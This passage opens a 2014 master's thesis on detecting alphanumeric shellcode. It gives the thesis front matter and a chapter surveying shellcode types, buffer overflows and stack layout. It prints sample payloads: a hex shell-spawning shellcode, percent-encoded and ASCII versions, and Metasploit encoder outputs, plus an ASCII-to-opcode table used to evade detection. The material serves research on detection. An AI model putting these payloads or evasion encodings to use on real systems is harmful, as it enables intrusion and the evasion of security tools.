ROOTING OUT PURE ALPHANUMERIC SHELLCODES

Thesis submitted in partial fulfillment of the requirements for the award of degree of

Master of Engineering
in
Information Security

Submitted By
Nidhi Verma
(801233012)

Under the supervision of:
Dr. V.P. Singh
Assistant Professor

COMPUTER SCIENCE AND ENGINEERING DEPARTMENT
THAPAR UNIVERSITY
PATIALA – 147004

June 2014

CERTIFICATE

I hereby certify that the work which is being presented in the thesis entitled, "*ROOTING OUT PURE ALPHANUMERIC SHELLCODES*", in partial fulfillment of the requirements for the award of degree of Master of Engineering in *Information Security* submitted in Computer Science and Engineering Department of Thapar University, Patiala, is an authentic record of my own work carried out under the supervision of *Dr. V.P. Singh* and refers other researcher's work which are duly listed in the reference section.

The matter presented in the thesis has not been submitted for award of any other degree of this or any other University.

Nidhi
Signature:

(Nidhi Verma)

This is to certify that the above statement made by the candidate is correct and true to the best of my knowledge.

3/6/12

(Dr. V.P. Singh)
Assistant Professor,
Computer Science and Engineering Department

Countersigned by

(Dr. Deepak Garg)
Head
Computer Science and Engineering Department
Thapar University
Patiala

(Dr. S. K. Mohapatra)
Dean (Academic Affairs)
Thapar University
Patiala

ACKNOWLEDGEMENT

I would like to express my sincerest thanks to my thesis supervisor Dr. V.P. Singh, Assistant Professor, Computer Science and Engineering Department for his inspiration, guidance, stimulating suggestions, immense help and support throughout the period of this research work. He has provided me with all the necessary resources including motivation and research environment without which it would not have been possible to complete this work. It was a great opportunity for me to work under his supervision.

I would like to thank Dr. Deepak Garg (Head), Computer Science and Engineering Department for his moral support and the research he had facilitated for this work

I would also like to thank all my teachers for their stimulating discussions and invaluable support I received during this period of research. I am also thankful to the authors whose work I have consulted and quoted in this work.

Finally, I wish to thank my dearest family for all their immense love, enthusiasm, encouragement and support throughout my life without which it would not have been possible to complete this work. Last but not the least I would like to thank the almighty who has always been with me in my good and bad times.

ABSTRACT

Buffer overflows are very common attacks which are based on bad input sanitization and poor programming techniques which further results in compromise of the system. This research presents a distinct and effective way to exploit Buffer Overflow vulnerability using alphanumeric shellcode. Under this research a new buffer overflow exploitation technique devised as the problem formulation which renders every vulnerable window based executable in windows XP exploitable. It uses alphanumeric payload which can compromise the buffer overflows in a stealthier way than hexadecimal payload. Alphanumeric payload is made up of constant memory portions combined with alphanumeric shellcode which creates the exploits that are stealthy, effective and undetectable against advance detection systems. A major feature of such payloads is that they can directly be used as input to target executables which is a big problem. An alphanumeric shellcode has been provided in the exploit as the part of payload. Detection of such shellcodes is the prime problem solved in this research.

Shellcode is a name given to a class of exploitation based codes which are delivered to a vulnerable machine in order to compromise them. It spawns a command shell after the exploitation of a system. With the shell in hand an attacker uses the operating system services of target machine itself to damage the victim. Over the years shellcodes have created a lot of trouble and there has been evolution of even more sophisticated shellcodes. Alphanumeric shellcodes are one of the advance forms of shellcodes which are used for evading the security fixtures. Alphanumeric transformation converts the shellcode to look like a string of alphanumeric characters which are not analyzed for maliciousness by any scanner, antivirus, firewall etc. In this research an effective approach for statistical detection of pure alphanumeric shellcodes has been discussed.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

CHAPTER 1

INTRODUCTION

With the advent of technology the applicability of computer systems has expanded. Earlier the computers were used only for technical and scientific purposes. But now the computer systems have become a part and parcel of everyone's life. Computers are an important part of human life and are being used for variety of purposes. With the amount of information the types of the information stored has also increased. Computer systems now contain and store information about everything. From individuals to big companies, from public profiles to top secret data all are present digitally. One can well imagine the impact if some important information is leaked.

With all this advancement in computer systems, the computer crimes have also surfaced. With the passage of time these attacks have become more and more sophisticated. Defending the systems is a major challenge these days. Poor programming leaves a lot of opportunities for the attackers to exploit other systems. A lot of fiscal damage has already taken place due to these attacks. Besides this, the breach of confidentiality and integrity due to these cyber-crimes has had a long lasting impact on some organisations. There are many ways in which the security can be breached. It can happen on system level, application level, network level and more. The cyber-attacks which were without agenda a few years back, now have evolved into hactivism, cyberwarfare and cyberterrorism. One way or another all this can be traced back to only one cause: poor programming. Improper input sanitization, exception handling, bad authentication techniques and improper programming models along with lack of knowledge about present security vulnerabilities contribute to majority of the security threats.

In a report published by Sourcefire Vulnerability Research Team [1] for all the vulnerabilities in past 25 years, one can find astonishing facts about how a big amount of new attacks have evolved over years. The attacks came and go but there is only one attack which has stayed. That attack is none other than Buffer Overflow, a clear winner among all other genre of attacks. Cowan et al. [2] declared buffer overflow the vulnerability of the decade in year 2000. But now Sourcefire [1] has declared it the

vulnerability of quarter century. The best way to exploit this vulnerability is by using a shellcode. Shellcode is used to obtain the shell of the victim machine. There are many static techniques to eliminate both buffer overflow vulnerability as well as shellcode detection but none has worked efficiently till this date. Buffer overflow is one of the classic examples of poor programming and with just a bit of reversing can be exploited beyond imagination. Shellcodes are the piece of generally obfuscated or encoded codes which are capable of spawning a shell on whichever machine the shellcodes are executed [3]. Both the things go hand in hand and have been extensively combined to launch the attacks in history. It is required to get into further details regarding both to understand how such exploits exactly work and mitigate these attacks.

1.1 SHELLCODES

Shellcode is the name given to any piece of code which spawns a shell. Shell is equivalent to command prompt on windows which is an interactive interface to run commands and perform various operations. Shellcodes are used for exploitation of vulnerability. Shellcodes are being used for past many years for both offensive and defensive purposes. Shellcodes were first introduced by Aleph 1 [4,5] in an article on stack smashing. Term shellcode is being used since then.

Shellcodes initially used to be in hexadecimal format. The shellcode contained the hexadecimal values of the assembly operands and opcodes. These shellcodes used to get executed directly as the hexadecimal values corresponded to the assembly instructions when fed to processor. These shellcodes were in the raw assembly form and hence were detectable. To solve these problems shellcodes evolved into extremely complex and stealthy forms. Present day shellcodes which are being used are very advance and undetectable. Shellcodes are also used in scenarios where code injection is possible. The shellcodes usually are used to exploit the vulnerabilities like buffer overflow, heap overflow where the code can be injected directly in a running program. This setup ensures that the shellcode becomes a part of execution and runs so that it ends up spawning shell. This spawned shell is given to the attacker which is then used by him/her to exploit the victim's system. There are many different kinds of shellcodes along with many different ways to write each of them. Shellcodes

depend on various factors like Computer Architecture, Operating system, Assembly Language, Stack Layout of the victim machine. This research deals with study of different kinds of available shellcode formats along with the way shellcodes exploit the victims and brings out the deadliest of the shellcodes among them.

1.1.1 TRIVIAL SHELLCODE TYPES

Shellcodes are basically used for exploiting the vulnerabilities. Different vulnerabilities demand different ways of shellcode injection. The shellcode injection means delivering the shellcode to the vulnerable program. There are different ways in which shellcodes are delivered to the processes which are discussed as follows:

1.1.1.1 LOCAL SHELLCODES

Local shellcodes are basically used in a scenario where an attacker has access to the system via a less privileged account and needs root or higher privileges. For example if there is a system on which attacker logs in as guest user and wants to upgrade the access powers to that of administrator then local exploit shall be used.

1.1.1.2 REMOTE SHELLCODES

These types of shellcodes are used by the attackers when the victim machine is on remote network and is accessible to the attacker. These attacks usually aim at compromising the machine's confidentiality and integrity. In this, the shell is spawned across the network and the attacker can attack and damage the machine from a remote location. The shell can be given to the attacker in one of the two ways described. The first way is that in which the shell of the victim is made available on some port of the victim machine itself. All the attackers will have to do is reach the newly opened port on the victim machine and use the shell from there. This kind of arrangement is called forward bind. The other way is termed as reverse bind in which a victim sends its shell to the attacker. Here a port is opened on attacker machine for receiving the shell. Therefore basically a connection is thrown back to the attacker after the exploitation of the victim.

The remotes shellcodes can also operate in connection reusable way where the attacker connects to the victim shell using the existing connection. Out of these three

the connection reusing way is hardest to detect on the firewall and hence a better way to run remote shellcodes.

1.1.1.3 STAGED SHELLCODES

These kinds of shellcodes are those where the length of shellcodes is greater than the amount of data being handled by the vulnerable application. In these cases provisions are made such that the shellcode is delivered to the victim in stages. The stages continue to build up until all of the data is sent to the victim. These shellcodes are most complicated shellcodes of all. Once the execution of a small shellcode is complete, the download of a bigger shellcode is initiated by the victim machine which will ultimately exploit the vulnerability.

1.1.1.3.1 EGG HUNT

The larger shellcode supplied to a process in stages can go anywhere in the process address space and hence it is basically unknown to the attacker that where did this code go. This egg hunt shellcode then hunts for the larger shellcode in the process space.

1.1.1.3.2 OMELETTE

This type of shellcode is even more complicated as there is no larger shellcode. All the shellcode is divided into smaller chunks and hence is complex. It is required for a shellcode to find all the smaller parts of shellcode in order to execute.

1.1.1.4 DOWNLOAD AND EXECUTE

These types of shellcodes do not spawn a shell and rather download a malware or some other malicious code. These kinds of shellcodes initiate a download and execute procedure in the victim's system. There are various things which can be downloaded by these shellcodes like services, application, executables, libraries, malware etc. These shellcodes are generally delivered by a malicious website, servers etc. A hexadecimal shellcode looks like this:

\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x6a\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08
\x57\x54\x5f\x6a\x3b\x58\x0f\x05

The primitive shellcodes can be detected these days because such shellcodes simply contain raw instruction in them. Due to this there has been evolution of these malicious shellcodes to their advance stages. There are many different and advanced ways in which shellcodes can be rendered stealthy these days.

1.1.2 ADVANCE SHELLCODES

Shellcodes have evolved to very complex forms these days [6,7]. Shellcode are injected by exploiting a known vulnerability. After injection of the shellcode, the program counter of a program is modified by the attacker in such a way that it points to the shellcode. This simply means that the shellcode will become active as it will get executed. This is basic working of shellcode based exploitation. Shellcode in their crude format can be detected these days. So there were various refinements which came up and took shell coding to advanced stage. Shellcodes are now backed up by powerful modifying schemes which effectively hide the existence of shellcode from firewalls, Intrusion detection systems [8], scanners and antiviruses. These modifying schemes mainly focus on making a code smaller in length, making it free from bad characters like null and changing its form to alphanumeric. Some of them are discussed as follows:

1.1.2.1 PERCENT- ENCODED SHELLCODES

These types of shellcodes generally target web browsers. Web browsers can be made to deliver shellcodes to the victim system. As the traditional shellcodes are detectable, the advance shellcodes use JavaScript encoded shellcodes. As the browser understands the JavaScript the browsers also understand the Percent encoded shellcodes easily. Hence when a browser interprets the encoded shellcode, it will come to its actual form and the firewalls, antivirus and all the other detection tools would not be able to detect such shellcodes.

Percent encoding looks something like:

%5Cx48%5Cx31%5Cxff%5Cx57%5Cx57%5Cx5e%5Cx5a%5Cx48%5Cxbf%5Cx6a%5Cx2f%5Cx62%5Cx69%5Cx6e%5Cx2f%5Cx73%5Cx68%5Cx48%5Cxc1%5Cxef%5Cx08%5Cx57%5Cx54%5Cx5f%5Cx6a%5Cx3b%5Cx58%5Cx0f%5Cx05%5Cxc1%5Cxef%5Cx08%5Cx57%5Cx54%5Cx5f%5Cx6a%5Cx3b%5Cx58%5Cx0f%5Cx05

1.1.2.2 ASCII/ALPHANUMERIC SHELLCODES

ASCII shellcodes are those which look like a random string made of numbers and alphabets. These codes are very stealthy in nature. All the ASCII characters namely alphabets, symbols and numerals are represented by the specific hexadecimal values. These hexadecimal values correspond to opcodes of some of the assembly instructions. As a result when interpreted by a processer, these ASCII characters will actually correspond to some instruction. This is a perfect scheme to hide existing shellcode in ASCII string. ASCII shellcodes are basically undetectable because they look like random textual data. Firewalls, antiviruses and intrusion detection system don't have provisions to check textual data and hence these shellcodes are perfectly stealthy in nature. Though there are some instruction like MOV, ADD etc. which cannot be converted to ASCII but fortunately enough these instructions can be made using other available instructions.

Example of ASCII shellcode is:

XTX4e4uH10H30VYhJG00X1AdTYXHcq01q0Hcq41q4Hcy0Hcq0WZhZUXZX5u7141 A0hZGQjX5u49j1A4H3y0XWjXHc9H39XTH394cEB00

Alphanumeric shellcodes are a part of ASCII shellcodes with limited character set excluding symbols.

1.1.2.3 UNICODE PROOF SHELLCODES

There are some programs which do not accept the ASCII format and rather work on Unicode format. Most of the shellcodes fail when this situation comes. This is so because Unicode programs convert ASCII inputs to Unicode by adding two zeros in front of every character. It was shown by Phrack [9] magazine that shellcodes can be converted and written in Unicode format as well thus making Unicode shellcode in Unicode programs equivalent to ASCII shellcode in ASCII programs. For example:

Unicode of *43 14 88 18 F7* would be *43 00 14 00 88 00 18 00 F7*

1.1.2.4 ENCRYPTED SHELLCODES

Encrypted shellcodes are one of the most commonly used shellcodes. Encryption is a process in which the normal form of the data is obfuscated to make it unidentifiable. Encryption in shellcodes is usually done to remove the null characters and other bad

terminating characters. In such kind of shellcodes the shellcode is encoded in some way. Then the decoding stub is attached to the main encrypted code. When such a code gets into the memory the decoding stub runs and decodes the shellcode. This encoding makes a shellcode very stealthy and undetectable. This process is also referred to as wrapping in some places. For example a shellcode encoded with alpha3 encoder in metasploit looks like:

7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLRJZKG7KXZYIoKOIoQpVQIKLK
CMElLKQlEmPxGqZONkCgGPC1ZJNkVTOjEQXnVQO0OiNLZaXJVmVaKrOtO0C
EKFRcPfTyKzRUM3PKNkPOGTEQXiRFNkGlPYLKPOGlC1XiTCTlLYLIRLGTGlQ
qIoIpP1KkQtLKCsTpNkG0VlLKT0ELNMNkCXVhQNRFQCE6CXTsP2QxPwPsGBQ
OV4QvMiRRE0KON6OeCcQCQCCcPSRcPSRcRsOyM7E6NaXoVhVbRwPSE6OIIwI
OKON6CVLyNHROKOXVOgRFQxVqQLRFV3OyM1QzVpPQRwRFNYOpGKIoXVQ
CCgRFNYRUG9IoKfCdPTQDPWRFLyTrRlKOIFNwPPRFOIGCZnKOXVK9KQPP
MdVlRpV1CgV1QvX9IPP8KOM6AA

1.1.2.5 POLYMORPHIC SHELLCODES

Polymorphic shellcodes are those shellcodes which modify themselves after every single execution. In this the pseudo code or the algorithm stays intact whereas the code section gets different. Polymorphic codes were first introduced by Dark avenger for avoiding the pattern recognition by the antiviruses.

In computer terminology, polymorphic code is a code that mutates while keeping the original algorithm intact. It basically is a type of self-modifying code. Historically, polymorphic code was invented in 1992 by the Bulgarian cracker Dark Avenger (a pseudonym) as a means of avoiding pattern recognition from antivirus-software. Polymorphic shellcodes are commonly used shellcodes. Most anti-virus-software and intrusion detection systems attempt to locate malicious code by searching through computer files and data packets sent over a computer network. The polymorphic shellcodes are difficult to be recognised by such security fixtures.

Polymorphic shellcodes are better than encoded shellcodes because in encoded shellcodes some part of the code (decoding stub) shall always be in its normal form. This part can get detected but in polymorphic codes this is not the case. Polymorphic shellcodes constantly hide their existence by rewriting unencrypted part of code after

every use. Shikata_ga_nai is one of the best polymorphic encoders given by metasploit repository as shown in figure 1.1.

```
[*] x86/shikata_ga_nai succeeded with size 95 (iteration=1)

buf =
"\xda\xc2\xba\xed\xf5\x4e\xc8\xd9\x74\x24\xf4\x5e\x2b\xc9" +
"\xb1\x12\x31\x56\x17\x03\x56\x17\x83\x03\x09\xac\x3d\xea" +
"\x29\xc6\x5d\x5f\x8d\x7a\xc8\x5d\x98\x9c\xbc\x07\x57\xde" +
"\x2e\x9e\xd7\xe0\x9d\xa0\x51\x66\xe7\xc8\xa1\x30\xaa\x90" +
"\x4a\x43\xd5\xa1\x36\xca\x34\x11\x20\x9d\xe7\x02\x1e\x1e" +
"\x81\x45\xad\xa1\xc3\xed\x01\x8d\x90\x85\x35\xfe\x34\x3c" +
"\xa8\x89\x5a\xec\x67\x03\x7d\xa0\x83\xde\xfe"
```

Figure 1.1: Polymorphic shellcode using Shikata ga nai Encoder

1.1.2.6 METAMORPHIC SHELLCODES

These are the most advance and powerful race of shellcodes. Instead of rewriting their codes like polymorphic shellcodes, metamorphic codes reprogram themselves. Metamorphic shell codes can be termed as more sophisticated forms of polymorphic shellcodes. These shellcodes reprogram themselves by keeping the algorithm same and changing the program. Metamorphic code is better, powerful, effective and stealthier than polymorphic code. This is because most detection engines try to search for known malicious code which would not be in its true form in metamorphic shellcodes. Similar to the polymorphic shellcodes, metamorphic shellcodes also use encoder and decoder but are more sophisticated. BloXor is one of the metamorphic shellcode encoders present in metasploit repository as shown in figure 1.2.

```
[*] x86/bloxor succeeded with size 138 (iteration=1)

buf =
"\xdb\xd9\x54\x5a\xd9\x72\xf4\x5e\x8d\x76\x44\x89\xf7\x81" +
"\xef\xfe\xff\xff\xff\x31\xc0\x66\xb8\x22\x00\xff\x37\x5b" +
"\xc1\xe3\x10\xc1\xeb\x10\x81\xef\xfe\xff\xff\xff\xff\x36" +
"\x59\xc1\xe1\x10\xc1\xe9\x10\x31\xd9\x66\x51\x66\x8f\x06" +
"\x83\xc6\x02\x48\x85\xc0\x0f\x85\xd5\xff\xff\xff\xdf\x17" +
"\xee\xcc\x19\x2f\x4a\x6c\x19\x06\x1b\x8f\xfa\x3f\x9c\xf2" +
"\x1c\x61\x45\xd1\x7a\x1c\xfa\x55\x83\xac\xeb\x6c\x43\xd1" +
"\xdb\xb9\xd9\xb9\xd8\x05\x51\xe4\xe1\x82\xb1\xd3\xe2\x60" +
"\xe1\xe9\x00\x24\x80\x76\xe8\x59\xc7\x2a\xaf\x42\x80\x20" +
"\xe9\x4e\x60\xad\x32\xfe\xbb\x1f\x0b\x14\xc6\x94"
```

Figure 1.2: Metamorphic shellcode using BloXor Encoder

The main focus of shellcodes is to evade antivirus, intrusion detection system, intrusion prevention system, firewall and other defence systems. The advance genre of shellcodes is continuously growing to ensure the same, thus making shellcodes more powerful, stealthy and complex day by day.

1.1.3 ALPHANUMERIC SHELLCODE

Alphanumeric shellcodes are a type of ASCII shellcodes. Shellcodes are usually written in hexadecimal format because they actually are the machine codes. Therefore if any detection fixture like firewall, intrusion detection system [8], scanner etc. checks the received data byte by byte then the chances of detection gets very high. Hexadecimal shellcodes are caught very easily these days. That is why Phrack [10] magazine gave a solution to make shellcode undetectable by showcasing the fact that some of the assembly instructions can be mapped to Alphabets and numbers. Also the part of instructions that cannot be represented by single alphabets and numerals [11] can be created by combining characters. This proved that almost all the opcodes of machine language can be converted to alphanumeric format. As a result a lot of assembly instruction can be written in form of alphabets and numbers. A major advantage of this scheme is that shellcodes can be made to look like normal English text. Thus it can effectively evade all the detection systems because no one looks for existence of malicious shellcodes in English text. Even the runtime checks against such shellcodes fail. These shellcodes are so stealthy that most antivirus engines cannot detect such codes even till this day.

Alphanumeric shellcodes are advanced form of shellcodes in which a long textual shellcode is made using the alphabets and numerals. It was first pointed out in year 2001 in an article published by Phrack magazine that the alphanumeric characters correspond to some assembly instructions [10,12]. Therefore when these alphanumeric characters shall be supplied to a process, they will be stored in their hexadecimal formats in memory. This transformation gives rise to a sequence of instructions made by writing some characters and numbers together. This phenomenon gave rise to a new class of shellcodes namely alphanumeric shellcodes which were quiet stealthy. The conversion can be made using the table equivalence table 1.1. This table can be found in both Phrack [10] and BlackHatLibrary [13] archives.

TABLE 1.1: Transformation from ASCII to Instruction

ASCII Value	Hex Opcode	Assembly Equivalent
0	\x30	xor
1	\x31	xor
2	\x32	xor
3	\x33	xor
4	\x34	xor al, 0x## [byte]
5	\x35	xor eax, 0x######## [DWORD]
6	\x36	SS Segment Override
7	\x37	aaa
8	\x38	cmp
9	\x39	cmp
:	\x3a	cmp
;	\x3b	cmp
<	\x3c	cmp al, 0x## [byte]
=	\x3d	cmp eax, 0x######## [DWORD]
>	\x3e	[undocced nop]
?	\x3f	aas
@	\x40	inc eax
A	\x41	inc ecx
B	\x42	inc edx
C	\x43	inc ebx
D	\x44	inc esp
E	\x45	inc ebp
F	\x46	inc esi
G	\x47	inc edi
H	\x48	dec eax
I	\x49	dec ecx
J	\x4a	dec edx
K	\x4b	dec ebx
L	\x4c	dec esp
M	\x4d	dec ebp
N	\x4e	dec esi
O	\x4f	dec edi
P	\x50	push eax
Q	\x51	push ecx
R	\x52	push edx

TABLE 1.1 Continued…

S	\x53	push ebx
T	\x54	push esp
U	\x55	push ebp
V	\x56	push esi
W	\x57	push edi
X	\x58	pop eax
Y	\x59	pop ecx
Z	\x5a	pop edx
[	\x5b	pop ebx
\	\x5c	pop esp
]	\x5d	pop ebp
^	\x5e	pop esi
_	\x5f	pop edi
`	\x60	pushad
a	\x61	popad
b	\x62	bound
c	\x63	arpl
d	\x64	FS Segment Override
e	\x65	GS Segment Override
f	\x66	16 Bit Operand Size
g	\x67	16 Bit Address Size
h	\x68	push 0x######## [dword]
i	\x69	imul reg/mem with immediate to reg/mem
j	\x6a	push 0x## [byte]
k	\x6b	imul immediate with reg into reg
l	\x6c	insb es:[edi], [dx]
m	\x6d	insl es:[edi], [dx]
n	\x6e	outsb [dx], dx:[esi]
o	\x6f	outsl [dx], ds:[esi]
p	\x70	jo 0x## [byte relative offset]
q	\x71	jno 0x## [byte relative offset]
r	\x72	jb 0x## [byte relative offset]
s	\x73	jae 0x## [byte relative offset]
t	\x74	je 0x## [byte relative offset]
u	\x75	jne 0x## [byte relative offset]
v	\x76	jbe 0x## [byte relative offset]
w	\x77	ja 0x## [byte relative offset]
x	\x78	js 0x## [byte relative offset]

TABLE 1.1 Continued…

y	\x79	jns 0x## [byte relative offset]
z	\x7a	jp 0x## [byte relative offset]

There are some instructions like MOV and some arithmetic instructions which are not available in the alphanumeric format. But fortunately these unavailable instructions can easily be made by combining the available alphanumeric instructions.

1.1.4 SHELLCODE EXPLOITATION

Shellcodes basically exploit vulnerability in a system. Vulnerabilities are exploited using shellcodes by following mechanisms:

i. Stack-based Buffer Overflow
ii. Heap-based Buffer Overflow
iii. Integer Overflow
iv. Format String
v. Race condition
vi. Memory corruption
vii. Code Injection

Out of all these vulnerabilities the buffer overflow is the most used mechanism for exploitation by the shellcodes. Buffer overflows have been discussed in detail in the following section followed by reversing basics.

1.2 BUFFER OVERFLOW

Buffer is a pre-allocated memory space in the computer memory as per the demands of the program. Its size is explicitly stated and is static in nature. The contents of the buffer are stored in the stack. The stack in digital computers is a group of memory locations with a register that holds the address of top of element. This register that holds the address of top of element of the stack is called Stack Pointer.

Buffer overflow, over years has proved to be the biggest security threat that affects the security of systems till this date. Buffer overflow happens when the application is given the input beyond the allocated amount of memory and the extra input also gets stored in the stack. Now as the application didn't have enough space, the extra input overflows out of its bounds thus overwriting the contents of the stack itself. Buffer

overflow vulnerability basically is a software oriented vulnerability which targets the user programs and applications. This vulnerability persists in almost all old applications and C codes. It is just a software bug if it is put in a category, but also is the most deadly one as well. A simple check on the conditions of overflow can save such security breaches, but is rarely paid attention to by majority of software authors. It was first detected in early 1970's and continues to affect the security till this date [14].

1.2.1 HISTORY

Buffer overflows have a big timeline of security attacks associated with it. One of the initial attacks belonging to this category was the Morris worm attack in 1988. This attack was a web based attack. It had a self-replicating chunk of code which was actually written to find out the size of the network. All the code did was to spread and cover the span of whole network worldwide. It used many different ways to multiply out of which one was the use of buffer overflow. Morris worm used buffer overflow on VAX-based systems running a vulnerable version of fingerd (finger daemon). Symantec [15] presented a white paper on buffer overflow which has further details regarding the same. The code automatically executed on VAX-based systems that is systems with VAX architecture and instruction set. It was present under special arrangement of Morris worm where the operating system version of the victim machine could not be identified. So instead of targeting the operating system, worm exploited fingerd program. The result of this worm was a crash of fingerd systems and denial of service on a massive scale. This buffer overflow was so severe that it completely stopped the internet worldwide. This worm was contained by taking off the devices offline. Some other security issues that used the concept of buffer overflow to spread themselves were blaster worm, slammer worm, witty worm, attack named twilight hack etc. These were the noticeable attacks that created a lot of damage a few years back.

1.2.2 PRESENT SCENARIO

Morris worm was the first noticeable problem that actually took place due to buffer overflow. Buffer overflow can trace its origin to late 1960's. Since then till this date it

has proven itself to be one of the most consistent security threats. Mailing lists of BugTraq are full of buffer overflow exploits and the list is still growing. There are buffer overflow bugs reported almost every day in different applications on different operating systems.

Impact of buffer overflows is massive and cannot be underestimated. As per the survey the Microsoft Security Response team has estimated the cost of one security bulletin that is issued along with the patch to be more than hundred thousand dollars at the beginning itself [16]. The process of issuing a bulletin and a patch also costs for extra work hours of system administrators as administrators have to stay in touch with release of these updates to apply them in time. Also in time the patches are released for buffer overflow a number of systems already get affected. This is applicable to all the vulnerabilities, as once the vulnerabilities are exploited it can cost million dollars' worth of damage maybe even more. Out of all the mistakes born out of ignorance buffer overflow clearly has biggest impact over past 25 years [1]. Presently though there are arrangements that can save our personal systems from the buffer overflow attacks but still some old systems and the devices with embedded systems stand vulnerable. In countries like India where people still use old operating systems and are unaware of the security issues, a huge amount of information still stands vulnerable.

1.2.3 REASONS BEHIND BUFFER OVERFLOW

The sole reason behind buffer overflow vulnerability is poor coding practise. The programs and applications generally don't have proper input sanitization along with the fact that the easy to use functions provided by the coding language are themselves unsafe. Therefore there are many ways in which a coder can head in the insecure direction while creating program or an application. Also for exploiting such a bug there is plenty of interesting material available on the internet. Though many efforts have been made by different platforms and safe libraries have been created by the vendors, still the unsafe libraries and programs are compatible with newer versions. Therefore the awareness among the coders and software authors is a must for promoting secure development environment. Microsoft in 2002 developed a library called *Strsafe.h* which had secure functions. Also various platforms like visual studio are using the secure functions inherently to promote secure applications. Also the high-level languages like Perl, Java, and C# do run time checking of the boundaries of

array or buffer. So the applications should be built on the secure languages for the sake of security. Being aware about the buffer overflow problem and its consequences can be of extreme value for improving the security of the application.

1.2.4 MEMORY AND STACK LAYOUT

To understand the way in which a buffer overflow works it is needed to have a complete understanding of how the layout of memory has been laid and how stack of a program works. Memory of an operating system is divided into parts for better usage of system random access memory. Stack helps in execution of all the programs and applications a user wishes to run. The basic layout of memory and stack are described in the sections given below.



Figure 1.3: Memory Layout

1.2.4.1 MEMORY LAYOUT

Whenever a program or an application runs a specific amount of memory is allocated to it. The layout of memory allocated to a program shown in figure 1.3 displays the

way in which various sections are arranged in the memory allocated to the program. Memory has been laid out in following two parts:

1.2.4.1.1 KERNEL AREA

The memory allocated to a program is basically divided into two sections. One of them is the kernel section and the other one is the user section. The kernel segment is basically present in the lower or higher address (depending on the architecture). This part of the memory is neither accessible nor visible to the normal user. This space contains the kernel files, libraries, codes, heap, stacks etc. All off these have nothing to do with the user space and is dedicated specifically for the use of kernel. This portion of memory is logically separated and hence if a user tries to access this portion of memory directly it leads to a segmentation fault which means that a user has stepped out of its memory zone. Such a fault whether coincidental or intentional, leads to an exception and the program terminates immediately displaying a runtime error.

1.2.4.1.2 USER AREA

The second part of the memory is called a user space where the data of programs and executables go. This area serves as a common area to multiple jobs in a multitasking environment and each job has a different portion of memory allocated to it from the user space itself. The space allocated to a program primarily consists of a stack space which helps in execution of a program or an application and keeps the operands, return values in it. It further contains a portion for shared libraries used for all types of linking, a heap section used for dynamic memory allocation along with other segments which contain static variables, global variables, initialized and uninitialized data. A program or an application is supposed to access the data written in its allocated memory portion only.

1.2.4.2 STACK LAYOUT

In the memory layout it was observed that there is an important component for the running program named as stack. Stack is the most crucial thing as it helps in executing the program. It basically stores all the work parameters like values and

memory locations which are to be used by the program later on. It helps a program memorize and keep track of the memory. It also plays a special role when a function call is made as shown in figure 1.4.



Figure 1.4: Stack Layout

When a function call is made then all the parameters are stored in the order reverse to one in which normal parameters shall be passed in any coding language. It is because of LIFO structure in a stack. Then the return address is stored which is then followed by the old EBP value. EBP value refers to the base pointer of a function which is used as a reference for resolving the local variables in function. When a function call is made, the program requires a new EBP and hence old EBP has to be stored on the stack to maintain the proper environment after the function called returns control to caller. Then follow the temporary stack of a new function with a fresh new EBP and set of parameters. This is the basic way in which a function call is handled by the stack. The direction of the growth of the stack is generally from higher to lower address (architecture dependent).

1.3 EXPLOITING VULNERABILITY

Buffer overflow is merely a programming flaw and is not a security violation itself. It is the exploitation of this programming flaw which has made it a dangerous threat. It works mainly by throwing off the control of program to some unintended location.

Buffer overflow exploit is of many different kinds and the concept behind all of them is different. The exploitation can be categorised mainly into two types:

i. Stack Based
ii. Heap Based

1.3.1 STACK BASED OVERFLOW

